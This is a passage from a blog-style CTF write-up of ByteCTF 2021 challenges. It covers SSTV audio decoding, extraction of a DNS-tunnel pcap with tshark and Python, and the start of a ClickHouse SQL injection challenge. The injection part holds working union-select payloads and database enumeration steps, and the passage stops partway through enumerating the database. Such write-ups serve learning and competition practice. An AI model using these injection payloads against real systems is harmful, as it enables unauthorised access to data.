

2021安全范儿高校挑战赛ByteCTF线上赛部分Writeup

原创

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本文链接: <https://blog.csdn.net/mochu7777777/article/details/120813077>

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[CTF_MISC_Writeup](#) 同时被 2 个专栏收录

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订阅专栏



[CTF_WEB_Writeup](#)

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订阅专栏

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MISC题目附件自取

链接: <https://pan.baidu.com/s/1Fdgdz07eIptzzW4ZFWfwWg>

提取码: vujm

MISC-Checkin

Checkin

字节跳动安全系列活动主题名字是什么? 你造吗? 关注【字节跳动安全中心】公众号并回复本次大赛主题(4字), 会有意外惊喜!

安全范儿



ByteCTF{Empower_Security_Enrich_Life}

ByteCTF{Empower_Security_Enrich_Life}

MISC-Survey

Survey

Thank you for playing ByteCTF!
Visit <https://www.wjx.cn/vj/eywKU3d.aspx> and get the flag!

ByteCTF{h0p3_y0u_Enjoy_our_ch4113n9es!}

MISC-HearingNotBelieving

HearingNotBelieving


Hearing is not believing


题目附件:

点击下载附件 1


CSDN @末初

hearing.wav 使用 Audacity 打开, 查看 频谱图 在开头发现二维码碎片







截图，用 PS 拼接，然后转黑白




后面的听得出是 SSTV






QSSTV 转换，注意勾选上 **Auto Slant** (不勾选转换出来的图片有绿边影响)以及 **Auto Save**





QSSTV 会将这些图片存储在 `/home/用户名/qsstv/rx_sstv/` 下，montage 连起来发现 gaps 拼不出来；直接 PS 手拼



然后用PS调了很久颜色也没能扫出来，没办法只能用最笨的办法了，一个一个填

- QRazyBox: <https://merricx.github.io/qrazybox/>





CSDN @末初



ByteCTF{m4yB3_U_kn0W_S57V}

MISC-frequently

Someone wants to send secret information through a surreptitious channel. Could you intercept their communications?

题目附件:

点击下载附件 1

frequently.pcap

DNS流量为主，追踪UDP流量时发现第一个流：`udp.stream eq 1`，每部分只有这个位置变了，存在部分flag，

Wireshark · 追踪 UDP 流 (udp.stream eq 1) · frequently.pcap

```

\      3...m.....
....rrrr.
bytedance.net.....o.....
.....
.....A.....c.Sc5..6.
\      3...1.....
....rrrr.
bytedance.net.....o.....
.....
.....A.....c.Sc5..6.
\      3...s.....
....rrrr.
bytedance.net.....o.....
.....
.....A.....c.Sc5..6.
\      3...c.....
....rrrr.
bytedance.net.....o.!.....
.....
.....A.....c.Sc5..6.
\      3...^.....
....rrrr.
bytedance.net.....o.".....
.....
.....A.....c.Sc5..6.
\      3..._.....
....rrrr.
bytedance.net.....o.#.....
.....
.....A.....c.Sc5..6.
\      3...^.....
....rrrr.
bytedance.net.....o.$.....
.....
.....A.....c.Sc5..6.
\      3...}.....
....rrrr.
bytedance.net.....

```

分组 3315. 19 客户端 分组, 0 服务器 分组, 0 turn(s). 点击选择.

整个对话 (5700 bytes) 显示和保存数据为 ASCII 流 1

查找: 查找下一个 (N)

滤掉此流 打印 Save as... 返回 C1456 CSDN @末初

继续分析DNS包，发现以源IP 10.2.173.238 向目标IP 8.8.8.8 发送长度为84的包中 Queries->Name 字段中有一部分base64

```
dns and ip.src==10.2.173.238 and ip.dst==8.8.8.8 and dns.qry.name.len==24
```

The screenshot shows a Wireshark capture of network traffic. The top pane displays a list of packets, with several DNS queries highlighted. The bottom pane shows a detailed view of a selected query (packet 1374). The 'Queries' section is expanded to show the query name: 'BJRU5ErkJg.bytedanec.top'. The 'Name' field is highlighted, showing its length (24) and label count (3). The hex dump below shows the raw bytes of the query name, which are Base64-encoded.

解压了前面一部分发现时PNG头，Tshark提取；需要注意的是有些部分重复了，重复的包 dns.id 字段的值是相同的

PS: 字段名称可以通过选中该字段，右键->复制->字段名称，复制出该字段的名称，用于过滤器命令使用

This screenshot shows a similar Wireshark capture, but with a different set of packets. The bottom pane shows a detailed view of a selected query (packet 1374). The 'Queries' section is expanded to show the query name: 'SCAAAAA bytedanec.top'. The 'Name' field is highlighted, showing its length (24) and label count (3). The hex dump below shows the raw bytes of the query name, which are Base64-encoded.

Tshark提取，然后利用Python去重、转PNG简单处理即可

```
tshark -r frequently.pcap -T fields -Y "dns and ip.src==10.2.173.238 and ip.dst==8.8.8.8 and dns.qry.name.len==24" -e dns.qry.name -e dns.id > data.txt
```



```

from base64 import *

with open('data.txt', 'r') as f:
    lines = f.readlines()
    sorted_lines = sorted(set(lines), key=lines.index)
    base64_data = ''
    for line in sorted_lines:
        base64_data += line[:10]
with open('flag.png', 'wb') as f1:
    f1.write(b64decode(base64_data))

```

Congratulations!

You find the DNS tunnel.

CSDN @末初

得到的图片也没有flag信息，继续分析；发现以源IP 10.2.173.238 向目标IP 8.8.8.8 发送长度为75的包中 Queries->Name 字段值要么是 o.bytedanec.top 要么是 i.bytedanec.top，猜测二进制数据转字符

The screenshot shows a Wireshark interface with a packet list table and a packet details pane. The packet list table contains the following data:

No.	Time	Source	Destination	Protocol	Length	Frame	Identification	Info
2172	53.214.852931	10.2.173.238	8.8.8.8	DNS	75	✓	0xdbf7 (56311)	Standard query 0xe2f7 A o.bytedanec.top
2186	53.216.279125	10.2.173.238	8.8.8.8	DNS	75	✓	0x29d7 (10711)	Standard query 0xefbd A i.bytedanec.top
2203	53.217.775275	10.2.173.238	8.8.8.8	DNS	75	✓	0x6603 (26115)	Standard query 0x5756 A o.bytedanec.top
2206	53.218.886566	10.2.173.238	8.8.8.8	DNS	75	✓	0xda90 (55952)	Standard query 0x8a3c A i.bytedanec.top
2211	53.220.540079	10.2.173.238	8.8.8.8	DNS	75	✓	0x1d0a (7434)	Standard query 0x5a14 A o.bytedanec.top
2215	53.221.601676	10.2.173.238	8.8.8.8	DNS	75	✓	0xa25f (41567)	Standard query 0xead A i.bytedanec.top
2218	53.223.173901	10.2.173.238	8.8.8.8	DNS	75	✓	0xb733 (46899)	Standard query 0x8440 A o.bytedanec.top
2222	53.224.475574	10.2.173.238	8.8.8.8	DNS	75	✓	0x30ce (12494)	Standard query 0x609a A o.bytedanec.top
2226	53.225.703582	10.2.173.238	8.8.8.8	DNS	75	✓	0x9526 (38182)	Standard query 0x329c A o.bytedanec.top
2229	53.227.403265	10.2.173.238	8.8.8.8	DNS	75	✓	0x628b (25227)	Standard query 0x6c80 A i.bytedanec.top
2235	53.228.833685	10.2.173.238	8.8.8.8	DNS	75	✓	0xc8ae (51374)	Standard query 0x3748 A i.bytedanec.top
2241	53.229.893735	10.2.173.238	8.8.8.8	DNS	75	✓	0xe5b6 (58806)	Standard query 0xbaf1 A o.bytedanec.top
2246	53.231.397336	10.2.173.238	8.8.8.8	DNS	75	✓	0x84fc (34044)	Standard query 0x164a A i.bytedanec.top
2251	53.232.463243	10.2.173.238	8.8.8.8	DNS	75	✓	0x867e (34430)	Standard query 0xa544 A o.bytedanec.top
2255	53.233.530214	10.2.173.238	8.8.8.8	DNS	75	✓	0xf28e (62094)	Standard query 0x70bf A o.bytedanec.top
2259	53.235.080238	10.2.173.238	8.8.8.8	DNS	75	✓	0xf4ac (62636)	Standard query 0x28c7 A o.bytedanec.top
2262	53.236.143495	10.2.173.238	8.8.8.8	DNS	75	✓	0xbdcd (48576)	Standard query 0x4e46 A o.bytedanec.top
2267	53.237.206100	10.2.173.238	8.8.8.8	DNS	75	✓	0x572f (22319)	Standard query 0x30eb A i.bytedanec.top

The packet details pane for the selected packet (No. 2183) shows the following structure:

```

Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
Queries
  o.bytedanec.top: type A, class IN
    Name: o.bytedanec.top
    [Name Length: 15]
    [Label Count: 3]
    Type: A (Host Address) (1)
    Class: IN (0x0001)
    [Response In: 2183]

```

CSDN @末初

Tshark提取，然后Python简单处理即可，注意也需要去重

```
tshark -r frequently.pcap -T fields -Y "dns and ip.src==10.2.173.238 and ip.dst==8.8.8.8 and dns.qry.name.len==15" -e dns.qry.name -e dns.id > bin_data.txt
```


```
with open("bin_data.txt", 'r') as f:
    lines = f.readlines()
    sorted_list = sorted(set(lines), key=lines.index)
    bin_data = ''
    for line in sorted_list:
        if line[:1] == 'o':
            bin_data += '0'
        elif line[:1] == 'i':
            bin_data += '1'
        else:
            print(line)
            break
    flag = ''
    for idx in range(0, len(bin_data), 8):
        flag += chr(int(bin_data[idx:idx+8], 2))
    print(flag)
```

```
PS C:\Users\Administrator\Downloads> python .\code.py
The first part of flag: ByteCTF{^_^enJ0y&y0urse1f_wIth_m1sc^_^}
```

最终flag拼接起来即为:

```
ByteCTF{^_^enJ0y&y0urse1f_wIth_m1sc^_^}
```


WEB-double sqli



随便加个单引号报错，从报错信息中得知数据库是 [clickhouse](#)


Clickhouse官方文档(中文): <https://clickhouse.com/docs/zh/>

Clickhouse本地测试环境搭建: <https://blog.csdn.net/zhangpeterx/article/details/94859999>



测试注入点:

```
/?id=1 union all select 'mochu7'
```



查版本

```
mochu7 localhost :)
mochu7 localhost :) select version();

SELECT version()


Query id: 313fa81d-80ad-4c42-bb50-874f12314a5a

┌──version()──┐
│ 21.10.2.15  │
└──────────┘

1 rows in set. Elapsed: 0.013 sec.

mochu7 localhost :) █ CSDN @末初
```

```
/?id=1 union all select version()
```



Welcome to ByteCTF!), ('21.3.2.5



CSDN @末初

查数据库

Clickhouse 自带了两个库: default、system

default 库默认是空的, 重要的是 system 库, 类似mysql中的 information_schema 库, 存放了很多数据库系统信息

```
root@mochu7:/#
root@mochu7:/# clickhouse-client --password mochu7
ClickHouse client version 21.10.2.15 (official build).
Connecting to localhost:9000 as user default.
Connected to ClickHouse server version 21.10.2 revision 54449.

mochu7.localhost :) show databases;

SHOW DATABASES

Query id: bdb2a5b5-dce3-4631-a203-eea373d47065

name
default
system

2 rows in set. Elapsed: 0.007 sec.

mochu7.localhost :)
```

CSDN @末初

```
mochu7.localhost :)
mochu7.localhost :) select * from system.databases;


SELECT *
FROM system.databases

Query id: b07cce3e-5e94-45d2-a998-d84f1c03e0e9

name      engine      data_path      metadata_path      uuid
default   Atomic      /var/lib/clickhouse/store/ /var/lib/clickhouse/store/b87/b87e6197-3db6-4d0a-b87e-61973db6bd0a/ b87e6197-3db6-4d0a-b87e-61973db6bd0a
